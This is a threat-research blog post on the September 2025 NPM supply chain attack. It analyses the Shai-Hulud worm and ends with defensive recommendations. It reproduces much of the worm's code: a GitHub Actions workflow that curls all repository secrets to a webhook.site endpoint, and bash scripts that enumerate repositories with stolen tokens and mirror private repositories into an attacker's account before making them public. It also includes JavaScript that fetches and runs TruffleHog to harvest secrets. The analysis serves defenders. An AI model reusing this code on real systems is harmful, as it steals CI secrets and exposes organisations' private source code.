Cyber Threats

What We Know About the NPM Supply Chain Attack

Trend™ Research outlines the critical details behind the ongoing NPM supply chain attack and offers essential steps to stay protected against potential compromise.

By: Jeffrey Francis Bonaobra, Joshua Aquino
September 18, 2025
Read time: (words)

Key takeaways

- **Attackers reportedly launched a targeted phishing campaign to compromise Node Package Manager (NPM) maintainer accounts and inject malicious code into widely used JavaScript packages.**
- **Certain malicious packages covertly diverted cryptocurrency assets by hijacking web APIs and manipulating network traffic.**
- **One of the attack's payloads is the Shai-hulud worm, which is delivered through compromised packages, steals cloud service tokens, deploys secret-scanning tools, and spreads to additional accounts.**
- **Based on Trend Micro's telemetry, organizations across North America and Europe have been among the most affected by one of the payloads, Cryptohijacker. There have been no detections of the Shai-Hulud worm so far.**
- **Trend Vision One™ detects and blocks the indicators of compromise (IOCs) outlined in this blog, and provides customers with tailored threat hunting queries, threat insights, and intelligence reports.**

On September 15, the Node Package Manager (NPM) repository experienced an ongoing supply chain attack, in which the attackers executed a highly targeted phishing campaign to compromise the account of an NPM package maintainer. With privileged access, the attackers injected malicious code into widely used JavaScript packages, threatening the entire software ecosystem. Notably, the attack has disrupted several key NPM packages,

including those integral to application development and cryptography.

According to StepSecurity, the malicious actors behind this incident used similar techniques with the Nx supply chain attack last month. As of September 16, researchers at Socket have already identified close to 500 impacted NPM packages.

In this blog entry, Trend™ Research details an overview of the recent NPM ecosystem compromises, what SOC teams need to know, and security recommendations to avoid this threat.

What types of packages are at risk

The malicious modifications were made to critical JavaScript libraries, including those supporting development frameworks and cryptographic functions. Packages impacted by this attack are those with extremely high global download rates – over 2.6 billion per week – affecting a vast ecosystem of web applications and dependent projects.

Attackers stole cryptocurrency assets

The attackers hijacked web APIs and manipulated network traffic as a means of covertly diverting funds from legitimate channels to wallets they controlled, targeting both organizations and end-users interacting with compromised packages.

Shai-hulud attack chain analysis

One of the payloads is a self-replicating worm, dubbed Shai-hulud after the sandworm in Dune, that was detected in the NPM registry. Trend Research provides analysis of Shai Hulud, its operational mechanics, and its implications for organizations relying on NPM.

Shai-Hulud stands out for its autonomous replication capability. Instead of a mere infection, Shai-Hulud introduces worm-like propagation, continuously seeking out and compromising additional packages and environments.

Attack chain

The Shai-Hulud attack chain began with a phishing email disguised as an NPM security alert, tricking a developer into revealing credentials (Figure 1). Attackers compromised the developer's NPM account and uploaded a malicious package. When installed, this package executed JavaScript and embedded Unix shell scripts to establish persistence and start stealing information.

Using stolen GitHub access tokens, the malware authenticated to the GitHub API, checked user permissions, and listed all repositories the victim could access – including private ones. It cloned private repositories to attacker accounts, created a new branch in each, and deployed a malicious workflow to automate data theft.

Next, the malware downloaded and installed TruffleHog to scan for and harvest more secrets from files. It made all stolen repositories public and mirrored their entire history. Sensitive data was then exfiltrated to the attacker using automated web requests.

This chain shows how a single compromised account can lead to the spread of malicious code, credential theft, and mass data leakage across an organization's entire development environment.



Figure 1. Observed attack chain and deployment of Shai-Hulud from compromised NPM package

The widespread exposure of this threat means that hundreds of packages could have been compromised before initial detection, undermining organizations' trust in adopting

open-source dependencies. The scalability of the attack, enabled by automation, significantly increases both technical and business risks, requiring minimal effort from the attacker once deployed.

What makes Shai-Hulud distinctive?

Traditional software supply chain threats typically involve single-use payloads or targeted credential theft. Shai-Hulud distinguishes itself through its ability to self-replicate within the NPM ecosystem, using available functionality in post-install scripts to establish secondary and tertiary infections. Once a compromised package is installed, the worm automatically attempts to spread to new targets, creating a multiplying threat that does not rely on human actor intervention after initial deployment.

Key traits:

- **Self-propagation -** Shai-Hulud behaves as a worm, automatically infecting additional NPM packages and projects by leveraging existing trust relationships in the open-source community.
- **Autonomy -** The malware runs without direct ongoing operator input, making it more persistent and difficult to contain.
- **Environmental impact -** By embedding itself deeply within development and CI/CD environments, Shai-Hulud gains potential access to further credentials, tokens, and sensitive build secrets.

Technical methodology

- **Post-install abuse -** The core propagation mechanism centers around malicious post-install scripts. When an infected package is deployed, arbitrary code executes, which may download further payloads or inject malicious scripts into other projects and dependencies.
- **Network activity -** The worm can communicate with remote servers to exfiltrate data or receive updates, thus evolving even after initial deployment.
- **Recursive threat vector -** Shai-Hulud is engineered for persistence—not just compromising a project once, but remaining a latent risk as dependencies update.

Risk to NPM and open source

The core strength and risk of NPM lies in its vast network of community-driven packages. Shai- Hulud's self-replicating worm design specifically targets this community trust, highlighting how quickly a single malicious actor can impact a disproportionately large segment of developers and software projects.

Shai-Hulud analyis

Malicious workflow injection analysis

The Shai-Hulud worm utilizes an advanced technique by injecting malicious GitHub Actions workflows into targeted repositories, enabling automated propagation and secret exfiltration across an organization's development environment.
Upon execution, Shai-Hulud prepares the following:

- Assigns a branch name such as shai-hulud to maintain consistency and help track infections across repositories.
- Targets .github/workflows/shai-hulud-workflow.yml for the placement of its malicious workflow file.
- Generates or fetches a YAML workflow file containing the malicious automation payload.

The primary function of the injected workflow, as shown in Figure 2, is to systematically

collect and exfiltrate repository secrets:

- The workflow enumerates all secrets exposed during its CI/CD runtime environment.
- It packages these secrets into a payload formatted for transmission.
- Secrets are sent via HTTP(S) requests to attacker-controlled webhook endpoints.

```
    # Upload file to the new branch
    echo "  → Uploading $FILE_NAME to branch..."
    FILE_DATA=$(jq -n \\
        --arg message "Add $FILE_NAME placeholder file" \\
        --arg content "$FILE_CONTENT_BASE64" \\
        --arg branch "$BRANCH_NAME" \\
        \'{message: $message, content: $content, branch: $branch}\')

    FILE_RESPONSE=$(github_api PUT "/repos/$REPO_FULL_NAME/contents/$FILE_NAME" "$FILE_DATA")
    FILE_ERROR=$(echo "$FILE_RESPONSE" | jq -r \'.message // empty\')

    if [ -n "$FILE_ERROR" ] && [[ "$FILE_ERROR" != "null" ]]; then
        if [[ "$FILE_ERROR" == *"already exists"* ]]; then
            echo -e "  ${YELLOW}⚠️ File already exists on branch${NC}"
        else
            echo -e "  ${RED}❌ Failed to upload file: $FILE_ERROR${NC}"
        fi
    else
        echo -e "  ${GREEN}✓ File uploaded successfully${NC}"
    fi

    echo ""
done

echo -e "${GREEN}🎉 Script execution completed!${NC}"
```

Figure 2. Secret exfiltration mechanism

Shai-Hulud also leverages GitHub's REST API to automate its lateral movement and establish persistence (Figure 3). The worm checks the validity and permissions of available GitHub authentication tokens to confirm the ability to interact with the API.

```
echo "🔍 Checking authenticated user and token scopes..."

# Get authenticated user and check scopes
AUTH_RESPONSE=$(curl -s -I -H "Authorization: token $GITHUB_TOKEN" "$API_BASE/user")
SCOPES=$(echo "$AUTH_RESPONSE" | grep -i "x-oauth-scopes:" | cut -d\' \' -f2- | tr -d \'\\r\')
USER_RESPONSE=$(github_api GET "/user")
USERNAME=$(echo "$USER_RESPONSE" | jq -r \'.login // empty\')

if [ -z "$USERNAME" ]; then
    echo -e "${RED}❌ Authentication failed. Please check your token.${NC}"
    exit 1
fi

echo -e "${GREEN}✓ Authenticated as: $USERNAME${NC}"
echo "Token scopes: $SCOPES"
```

```
# Check for required scopes
if [[ ! "$SCOPES" =~ "repo" ]]; then
    echo -e "${RED}❌ Error: Token missing \'repo\' scope${NC}"
    exit 1
fi

if [[ ! "$SCOPES" =~ "workflow" ]]; then
    echo -e "${RED}❌ Error: Token missing \'workflow\' scope${NC}"
    exit 1
fi

echo -e "${GREEN}✓ Required scopes (repo, workflow) verified${NC}"
echo ""
```

Figure 3. GitHub API exploitation

By issuing API requests such as **/user/repos?affiliation=owner,collaborator,organization_member&since=2025-01-01T00:00:00Z&per_page=100**, the worm identifies repositories where the compromised account has adequate privileges, filtering by owner, collaborator, or organization member roles and focusing on recent activity (Figure 4).

```
# List repositories with filters
echo "📦 Fetching repositories (updated since 2025)..."
REPOS_RESPONSE=$(github_api GET "/user/repos?affiliation=owner,collaborator,organization_member&since=2025-01-01T00:00:00Z&per_page=100")

# Parse repository information
REPO_COUNT=$(echo "$REPOS_RESPONSE" | jq \'. | length\')

if [ "$REPO_COUNT" -eq 0 ]; then
    echo -e "${YELLOW}No repositories found matching the criteria${NC}"
    exit 0
fi

echo -e "${GREEN}Found $REPO_COUNT repositories${NC}"
echo ""
```

Figure 4. Github repository discovery

For each eligible repository, the Shai-Hulud worm carries out:

- **Branch creation.** It creates a uniquely named branch (e.g., **shai-hulud**) in the repository to house the injected workflow and isolate malicious changes (Figure 5).

```
# Process each repository
echo "$REPOS_RESPONSE" | jq -c \'.[]\' | while IFS= read -r repo; do
    REPO_NAME=$(echo "$repo" | jq -r \'.name\')
    REPO_OWNER=$(echo "$repo" | jq -r \'.owner.login\')
    REPO_FULL_NAME=$(echo "$repo" | jq -r \'.full_name\')
    DEFAULT_BRANCH=$(echo "$repo" | jq -r \'.default_branch // "main"\')

    echo "📦 Processing repository: $REPO_FULL_NAME"

    # Get the latest commit SHA from the default branch
    echo "  → Getting default branch SHA..."
```

```
    REF_RESPONSE=$(github_api GET "/repos/$REPO_FULL_NAME/git/ref/heads/$DEFAULT_BRANCH")
    BASE_SHA=$(echo "$REF_RESPONSE" | jq -r \'.object.sha // empty\')

    if [ -z "$BASE_SHA" ]; then
        echo -e "  ${RED}❌ Could not get default branch SHA. Skipping...${NC}"
        continue
    fi

    # Create new branch
    echo "  → Creating branch: $BRANCH_NAME"
    BRANCH_DATA=$(jq -n \\
        --arg ref "refs/heads/$BRANCH_NAME" \\
        --arg sha "$BASE_SHA" \\
        \'{ref: $ref, sha: $sha}\')

    BRANCH_RESPONSE=$(github_api POST "/repos/$REPO_FULL_NAME/git/refs" "$BRANCH_DATA")
    BRANCH_ERROR=$(echo "$BRANCH_RESPONSE" | jq -r \'.message // empty\')

    if [ -n "$BRANCH_ERROR" ] && [[ "$BRANCH_ERROR" != "null" ]]; then
        if [[ "$BRANCH_ERROR" == *"Reference already exists"* ]]; then
            echo -e "  ${YELLOW}⚠️ Branch already exists. Continuing with file upload...${NC}"
        else
            echo -e "  ${RED}❌ Failed to create branch: $BRANCH_ERROR${NC}"
            continue
        fi
    else
        echo -e "  ${GREEN}✓ Branch created successfully${NC}"
    fi

    # Create file content with timestamp substitution (base64 encoded)
    FILE_CONTENT_BASE64=$(echo -n "$FILE_CONTENT" | base64 | tr -d \'\
\')
```

Figure 5. Automated branch creation

- **Workflow file upload.** The worm uploads the malicious YAML file to the new branch, setting up ongoing automated secret exfiltration whenever workflows are triggered (Figure 6).

```
'#!/bin/bash

# Check if PAT is provided
if [ $# -eq 0 ]; then
    echo "Error: GitHub Personal Access Token required as first argument"
    echo "Usage: $0 <GITHUB_PAT>"
    exit 1
fi

GITHUB_TOKEN="$1"
API_BASE="https://api.github.com"
BRANCH_NAME="shai-hulud"
FILE_NAME=".github/workflows/shai-hulud-workflow.yml"

FILE_CONTENT=$(cat <<\'EOF\'
on:
  push:
jobs:
  process:
    runs-on: ubuntu-latest
    steps:
    - name: Data Processing
      run: curl -d "$CONTENTS" https://webhook.site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7; echo "$CONTENTS" | base64 -w 0 | base64 -w 0
      env:
        CONTENTS: ${{ toJSON(secrets) }}
EOF
)
```

Figure 6. Automated workflow file upload

GitHub repository cloning analysis

Shai-Hulud's attack chain features an automated process for cloning, migrating, and exposing private GitHub repositories from an organization to an attacker's infrastructure. The following section outlines the programmatic stages of this cloning activity.

The main orchestration logic coordinates the full cloning cycle – from initialization through repository creation and exposure (Figure 7).

```
main() {
    for tool in curl jq git; do
        if ! command -v "$tool" &> /dev/null; then
            exit 1
        fi
    done

    local repos
    if ! repos=$(get_all_repos "$SOURCE_ORG"); then
        exit 1
    fi

    # Process all repositories
    process_repositories "$repos"
}

# Run main function
main "$@
```

Figure 7. Main function logic for repository cloning

The worm iterates through all identified private repositories within a target organization, utilizing internal logic to ensure each repository is analyzed and handled (Figure 8).

```
# Orchestrates organization-wide theft operation
# Processes ALL discovered private repositories
process_repositories() {
    local repos="$1"
    local total_repos
    total_repos=$(echo "$repos" | jq length)

    if [[ "$total_repos" -eq 0 ]]; then
        return 0
    fi
    local success_count=0
    local failure_count=0

    for i in $(seq 0 $((total_repos - 1))); do
        local repo
        repo=$(echo "$repos" | jq -r ".[$i]")

        local migration_name="${repo//\\//-}-migration"

        local auth_source_url="https://$GITHUB_TOKEN@github.com/$repo.git"
        local auth_target_url="https://$GITHUB_TOKEN@github.com/$TARGET_USER/$migration_name.git"
```

```
        # Create target repository
        if create_repo "$migration_name"; then
            # Migrate the repository
            if migrate_repo "$auth_source_url" "$auth_target_url" "$migration_name"; then
                # Make the repository public after successful migration
                if make_repo_public "$migration_name"; then
                    ((success_count++))
                else
                    ((success_count++))
                fi
            else
                ((failure_count++))
            fi
        else
            ((failure_count++))
        fi
    done

    return $failure_count
}
```

Figure 8. Processing discovered private repositories

Initial checks confirm the presence and validity of required inputs – such as organization name, target username, and GitHub authentication token – to ensure both API compliance and workflow reliability (Figure 9).

```
#!/bin/bash


# Input validation and variable initialization
SOURCE_ORG=""
TARGET_USER=""
GITHUB_TOKEN=""
PER_PAGE=100
TEMP_DIR=""
if [[ $# -lt 3 ]]; then
    exit 1
fi

SOURCE_ORG="$1"
TARGET_USER="$2"
GITHUB_TOKEN="$3"

# Requires organization name, target user, and GitHub token
if [[ -z "$SOURCE_ORG" || -z "$TARGET_USER" || -z "$GITHUB_TOKEN" ]]; then
    echo "All three arguments are required"
    exit 1
fi
TEMP_DIR="./temp$TARGET_USER"

mkdir -p "$TEMP_DIR"
TEMP_DIR=$(realpath "$TEMP_DIR")
```

Figure 9. Input validation and variable initialization

API interactions are abstracted behind a standardized communication wrapper, responsible for managing authentication (via bearer tokens or OAuth apps) and handling HTTP GET, POST, PUT, and PATCH methods for robust error handling (Figure 10).

```
# Standardized API communication wrapper and handles authentication and HTTP methods
github_api() {
    local endpoint="$1"
    local method="${2:-GET}"
    local data="${3:-}"

    local curl_args=("-s" "-w" "%{http_code}" "-H" "Authorization: token $GITHUB_TOKEN" "-H" "Accept: application/vnd.github.v3+json")

    if [[ "$method" != "GET" ]]; then
        curl_args+=("-X" "$method")
    fi

    if [[ -n "$data" ]]; then
        curl_args+=("-H" "Content-Type: application/json" "-d" "$data")
    fi

    curl "${curl_args[@]}" "https://api.github.com$endpoint"
}
```

Figure 10. Standard API communication wrapper

The process targets only private or internal repositories to maximize stealth and impact. API pagination is implemented to enumerate all repositories within large organizations efficiently (Figure 11).

```
# Repository Discovery
# Targets only private/internal repositories
# Implements pagination for complete organizational coverage
get_all_repos() {
    local org="$1"
    local page=1
    local all_slugs="[]"

    while true; do
        local response
        response=$(github_api "/orgs/$org/repos?type=private,internal&per_page=$PER_PAGE&page=$page")

        local http_code="${response: -3}"
        local body="${response%???}"

        if ! echo "$body" | jq empty 2>/dev/null; then
            return 1
        fi

        if ! echo "$body" | jq -e \'type == "array"\' >/dev/null; then
            return 1
        fi

        local repos_count
        repos_count=$(echo "$body" | jq length)

        if [[ "$repos_count" -eq 0 ]]; then
            break
        fi

        local page_slugs
        page_slugs=$(echo "$body" | jq \'[.[] | select(.archived == false) | .full_name]\')

        all_slugs=$(echo "$all_slugs" "$page_slugs" | jq -s \'add\')

        ((page++))
    done

    echo "$all_slugs"
}
```

Figure 11. Repository discovery

For every discovered repository, the worm creates a corresponding destination repository in the attacker's account – embedding an identifier in the repository description such as "Shai-Hulud Migration" for tracking (Figure 12).

```
# Repository Creation
# Creates destination repos under attacker account
# Uses "Shai-Hulud Migration" description
create_repo() {
    local repo_name="$1"
    local repo_data
    repo_data=$(cat <<EOF
{
    "name": "$repo_name",
    "description": "Shai-Hulud Migration",
    "private": true,
    "has_issues": false,
    "has_projects": false,
    "has_wiki": false
}
EOF
    )

    local response
    response=$(github_api "/user/repos" "POST" "$repo_data")

    local http_code="${response: -3}"
    local body="${response%???}"

    if echo "$body" | jq -e \'.name\' >/dev/null 2>&1; then
        return 0
    else
        if [[ "$http_code" =~ ^4[0-9][0-9]$ ]] && echo "$body" | grep -qi "secondary rate"; then
            sleep 600

            # Retry the request
            response=$(github_api "/user/repos" "POST" "$repo_data")
            http_code="${response: -3}"
            body="${response%???}"

            if echo "$body" | jq -e \'.name\' >/dev/null 2>&1; then
                return 0
            fi
        fi
        return 1
    fi
}
```

Figure 12. Repository creation under attacker control

Once created, what was a private repository in the victim's organization is made public under the attacker's control, facilitating mass data exposure and fingerprinting (Figure 13).

```
# Converts stolen private repos to public
make_repo_public() {
    local repo_name="$1"
    local repo_data
    repo_data=$(cat <<EOF
{
    "private": false
}
EOF
```

```
    )

    local response
    response=$(github_api "/repos/$TARGET_USER/$repo_name" "PATCH" "$repo_data")

    local http_code="${response: -3}"
    local body="${response%???}"

    if echo "$body" | jq -e \'.private == false\' >/dev/null 2>&1; then
        return 0
    else
        return 1
    fi
}
```

Figure 13. Converting stolen repository to public

To maximize the value of the theft, the worm performs a full mirror clone, capturing not just code contents but also the entire commit and branch history for later exploitation or secondary attacks (Figure 14).

```
# Repository Cloning
# Complete mirror cloning with full history
migrate_repo() {
    local source_clone_url="$1"
    local target_clone_url="$2"
    local migration_name="$3"
    local repo_dir="$TEMP_DIR"

    if ! git clone --mirror "$source_clone_url" "$repo_dir/$migration_name" 2>/dev/null; then
        return 1
    fi

    cd "$repo_dir/$migration_name"
    if ! git remote set-url origin "$target_clone_url" 2>/dev/null; then
        cd - >/dev/null
        return 1
    fi

    # Convert to a regular repo temporarily to make changes
    git config --unset core.bare
    git reset --hard

    # Remove .github/workflows directory if it exists and commit
    if [[ -d ".github/workflows" ]]; then
        rm -rf .github/workflows
        git add -A
        git commit -m "Remove GitHub workflows directory"
    fi

    # Convert back to bare repo for mirroring
    git config core.bare true
    rm -rf *

    if ! git push --mirror 2>/dev/null; then
        cd - >/dev/null
        return 1
    fi

    cd - >/dev/null

    rm -rf "$repo_dir/$migration_name"
```

```
    return 0
}
```

Figure 14. Complete mirror cloning

Through these automated mechanisms, Shai-Hulud rapidly exfiltrates high-sensitivity intellectual property and source code from private repositories, weaponizing it for further data exposure, ransom, or downstream supply chain threats.

Credential harvesting via TruffleHog

As part of its post-compromise activities, Shai-Hulud leverages TruffleHog to further automate credential and secret discovery on compromised environments. The workflow begins by obtaining the latest release of the TruffleHog binary, programmatically retrieving the most recent version available for download (Figure 15).

```
async getLatestRelease() {
    try {
        const t = await fetch("https://api.github.com/repos/trufflesecurity/trufflehog/releases/latest");
        if (!t.ok) throw new Error(`GitHub API request failed: ${t.statusText}`);
        const r = (await t.json()).tag_name,
            n = r.replace("v", ""),
            F = this.mapPlatform(this.systemInfo.platform),
            te = `trufflehog_${n}_${F}_${this.mapArchitecture(this.systemInfo.architecture)}.tar.gz`;
        return {
            version: n,
            downloadUrl: `https://github.com/trufflesecurity/trufflehog/releases/download/${r}/${te}`,
            fileName: te
        }
    } catch (t) {
        throw new Error(`Failed to get latest release: ${t}`)
    }
}
```

Figure 15. Retrieving the latest TruffleHog release

Once the appropriate TruffleHog file is identified, the worm downloads the binary, automatically detecting and extracting the correct version based on the operating system present on the victim's machine (Figure 16).

```
async downloadFile(t, r) {
    try {
        const n = await fetch(t);
        if (!n.ok) throw new Error(`Download failed: ${n.statusText}`);
        if (!n.body) throw new Error("No response body");
        const F = (0, re.createWriteStream)(r);
        await (0, ne.pipeline)(n.body, F)
    } catch (t) {
        throw new Error(`Failed to download file: ${t}`)
    }
}
```

```
async extractBinary(t) {
    try {
        const r = "windows" === this.systemInfo.platform ? "trufflehog.exe" : "trufflehog",
            n = `tar -xzf "${t}" -C "${process.cwd()}" ${r}`;
        (0, te.execSync)(n, {
            stdio: "pipe"
        }), "windows" !== this.systemInfo.platform && (0, te.execSync)(`chmod +x "${this.binaryPath}"`, {
            stdio: "pipe"
        });
        const F = "windows" === this.systemInfo.platform ? `del "${t}"` : `rm "${t}"`;
        (0, te.execSync)(F, {
            stdio: "pipe"
        }), this.installedStatus = !0
    } catch (t) {
        throw new Error(`Failed to extract binary: ${t}`)
    }
}
async install() {
    try {
        if (this.installedStatus) return !0;
        const t = await this.getLatestRelease(),
            r = oe.join(process.cwd(), t.fileName);
        return await this.downloadFile(t.downloadUrl, r), await this.extractBinary(r), !0
    } catch (t) {
        return console.error("TruffleHog installation failed:", t), !1
    }
}
```

Figure 16. Downloading and extracting the TruffleHog binary

After extraction, TruffleHog is installed or placed into the environment, making it readily available for use by the malicious workflow (Figures 17 and 18).

```
async scanFilesystem(t = ".", r = 9e4) {
    return new Promise(F => {
        const ne = Date.now();
        let oe = "",
            se = "",
            ae = !1,
            ce = !1;
        const safeResolve = t => {
            ce || (ce = !0, F(t))
        };
        if (!this.installedStatus || !(0, re.existsSync)(this.binaryPath)) return safeResolve({
            success: !1,
            error: "TruffleHog binary not available",
            executionTime: Date.now() - ne
        });
        const le = ["filesystem", t, "--json", "--results=verified"];
        try {
            const t = (0, te.spawn)(this.binaryPath, le, {
                    cwd: ie.homedir(),
                    env: process.env,
                    stdio: ["pipe", "pipe", "pipe"]
                }),
                F = setTimeout(() => {
                    ae = !0, t.kill("SIGTERM"), setTimeout(() => {
                        t.killed || t.kill("SIGKILL"), safeResolve({
                            success: !1,
                            output: oe.trim() || void 0,
                            error: `Process terminated after ${r}ms timeout`,
                            executionTime: Date.now() - ne
                        })
                    }, 2e3)
                }, r);
            t.stdout?.on("data", t => {
                oe += t.toString()
```

```
}), t.stderr?.on("data", t => {
    se += t.toString()
}), t.on("close", t => {
    clearTimeout(F);
    const r = Date.now() - ne;
    try {
        if ((0, re.existsSync)(this.binaryPath)) {
            n(79896).unlinkSync(this.binaryPath), this.installedStatus = !1
        }
    } catch (t) {}
    ae || safeResolve({
        success: 0 === t,
        output: oe.trim() || void 0,
        error: 0 !== t ? se || `Process exited with code ${t}` : void 0,
        executionTime: r
    })
}), t.on("error", t => {
```

Figure 17. TruffleHog installation and environment preparation along with automated secrets scanning and cleanup

```
            clearTimeout(F);
            const r = Date.now() - ne;
            try {
                if ((0, re.existsSync)(this.binaryPath)) {
                    n(79896).unlinkSync(this.binaryPath), this.installedStatus = !1
                }
            } catch (t) {}
            safeResolve({
                success: !1,
                error: `Failed to start process: ${t.message}`,
                executionTime: r
            })
        })
    } catch (t) {
        safeResolve({
            success: !1,
            error: `Failed to spawn process: ${t}`,
            executionTime: Date.now() - ne
        })
    }
})
}
```

Figure 18. TruffleHog installation and environment preparation along with automated secrets scanning and cleanup

The malware then spawns a child process, invoking TruffleHog to scan the local filesystem or target repository contents for high-entropy strings, keys, and other sensitive secrets. This process is conducted in-memory or within a runtime context to evade persistent detection. Once scanning is complete, the TruffleHog binary is deleted to cover tracks and minimize forensic artifacts.

By integrating TruffleHog in this automated fashion, Shai-Hulud markedly increases the volume and quality of exfiltrated secrets, while maintaining operational stealth throughout its attack lifecycle.

Who has been affected so far

Based on Trend's telemetry, attacks involving the Cryptohijacker payload have been reported across various countries, but primarily in North America and Europe. Organizations and developers that depend on widely adopted JavaScript libraries are among those most impacted. However, there have been no detections of the Shai-Hulud worm so far.

Security recommendations

To safeguard their development workflows and sensitive assets from the risks stemming from the ongoing NPM supply chain attack, organizations should prioritize a proactive security stance through the following best practices:

- **Audit dependencies, focusing on recently updated packages.** Review all dependencies, especially those recently modified, and remove or roll back any that appear compromised.
- **Revoke and rotate credentials, especially for NPM accounts.** Immediately revoke and replace any credentials or API keys that may have been exposed, prioritizing sensitive accounts.
- **Monitor for evidence of Trufflehog and similar scanning tools in use.** Check logs for any anomalous repository scanning activity and proactively scan your own codebase for exposed secrets.
- **Stay updated with advisories from the official NPM registry and trusted sources.** Regularly monitor official advisories to apply the latest fixes and recommended actions promptly.
- **Tighten access and security policies.** For example, apply the principle of least privilege for all accounts impacting repositories and automation. In addition, enforce multi-factor authentication (MFA) on all developer and CI/CD access points.

Trend Vision One™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Trend Vision One™ Threat Insights which provides the latest insights from Trend Research on emerging threats and threat actors.

Trend Vision One Threat Insights

- **Emerging Threats:** **Massive NPM Supply-Chain Attack: Phishing Hijack Leads to Malicious JavaScript Injection**

Trend Vision One Intelligence Reports (IOC Sweeping)

- **Massive NPM Supply-Chain Attack: Phishing Hijack Leads to Malicious JavaScript Injection**

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Detection of Malware payloads

```
malName: (*CRYPTOHIJACK* OR *SHULUD*) AND eventName:
MALWARE_DETECTION
```

More hunting queries are available for Trend Vision One customers with Threat Insights entitlement enabled.

Indicators of Compromise (IoC)

The indicators of compromise for this entry can be found here.

Authors

Jeffrey Francis Bonaobra
Sr. Threat Response Engineer

Joshua Aquino
Sr. Threat Response Engineer\Y Leader